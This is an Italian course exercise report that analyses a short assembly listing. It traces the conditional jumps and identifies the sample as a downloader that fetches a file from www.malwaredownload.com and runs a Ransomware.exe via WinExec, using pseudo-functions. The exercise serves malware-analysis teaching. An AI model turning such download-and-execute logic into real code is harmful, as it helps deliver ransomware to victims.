S11L5

Malware Analysis

ROADMAP

01 Traccia

02 Salti condizionali e diagramma di flusso

03 Spiegazione delle istruzioni

04 Funzionalità del malware

Traccia

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso identificando i salti condizionali. Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Salti condizionali e diagramma di flusso

Il malware in questione contiene 2 salti condizionali; considerando i dati contenuti all’interno dei registri, solo uno di loro verrà effettuato.

salto eseguito soltanto se il registro EAX è DIVERSO da 5. In questo caso, il salto non verrà effettuato.

salto eseguito soltanto se il registro EBX è UGUALE a 11. In questo caso, il salto verrà effettuato poiché il valore di EBX viene incrementato precedentemente tramite “inc”.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Istruzioni viste

cmp

*Il comando cmp (**compare**) in linguaggio assembly è utilizzato per comparare due operandi. Sottrae il secondo operando dal primo senza memorizzare il risultato ed utilizzando invece i flag aritmetici.*

inc

Il comando inc (***increment***) in assembly viene utilizzato per incrementare il valore di un registro o di una locazione di memoria di 1. Ad esempio, inc EBX aumenta il contenuto di EBX di 1.


jz e jnz

*Il comando jz (**jump zero**) in assembly è un'istruzione di salto condizionale che esegue un salto se l'ultima operazione di confronto è risultata in uguaglianza.*
*Il comando jnz (**jump not zero**) effettua invece il salto in caso il confronto non risulti uguale.*

Diagramma di flusso

Il diagramma mostrato indica il flusso di svolgimento del malware.

Se il salto viene eseguito, il malware continua per la freccia verde, altrimenti per quella rossa.



Spiegazione delle istruzioni

Il malware inizia il suo funzionamento assegnando un valore ai registri EAX (5) e EBX (10)

Procede a comparare il registro EAX al numero 5, in caso il risultato sia diverso da 0 effettua il jump all'indirizzo 0040BBA0.

Nonostante questa condizione non venga rispettata, è corretto analizzare cosa si trova nel codice a cui questo jump conduce, quindi analizzeremo ugualmente la tabella 2.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Questo set di istruzioni inserisce all'interno del registro EAX un indirizzo web "***www.malwaredownload.com***" tramite "move" e "push" per poi scaricare da quell'indirizzo un file tramite la funzione "***DownloadToFile()***"

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Le considerazioni riguardanti il funzionamento effettivo del malware verranno fornite al prossimo paragrafo

il malware procede ad incrementare il registro EBX di 1, portandolo ad un valore totale di 11.

Questo permette al secondo jump di attuarsi, dato che stavolta esso richiede che i valori del compare siano uguali.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Questo set di istruzioni inserisce all'interno del registro EBX un percorso file "***C:\Program and Settings\...\Ransomware.exe***" tramite "move" e "push" per poi avviare l'eseguibile indirizzato tramite la funzione "***WinExec()***"

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Funzionalità del malware

Funzionalità e conclusioni

Questo malware è chiaramente un Downloader, esso infatti scarica un file malevolo da un indirizzo web. Il malware scaricato dal sito è con tutta probabilità un Ransomware, salvato e di seguito avviato dal Downloader stesso.

approfondimento

Downloader e Ransomware

Downloader

il termine "downloader" si riferisce a un tipo di malware dannoso progettato per scaricare e installare ulteriori componenti malevoli su un sistema compromesso. I downloader sono spesso la prima fase di un attacco più ampio e vengono utilizzati per introdurre altre minacce, come virus, trojan, ransomware o spyware, sul computer della vittima.

Ransomware

Il ransomware è un tipo di malware progettato per cifrare i file o l'intero sistema di un computer, rendendoli inaccessibili all'utente. L’attaccante responsabile del ransomware quindi richiede un pagamento (un ransom, ricatto) in cambio della chiave di decrittazione necessaria per ripristinare l'accesso ai dati.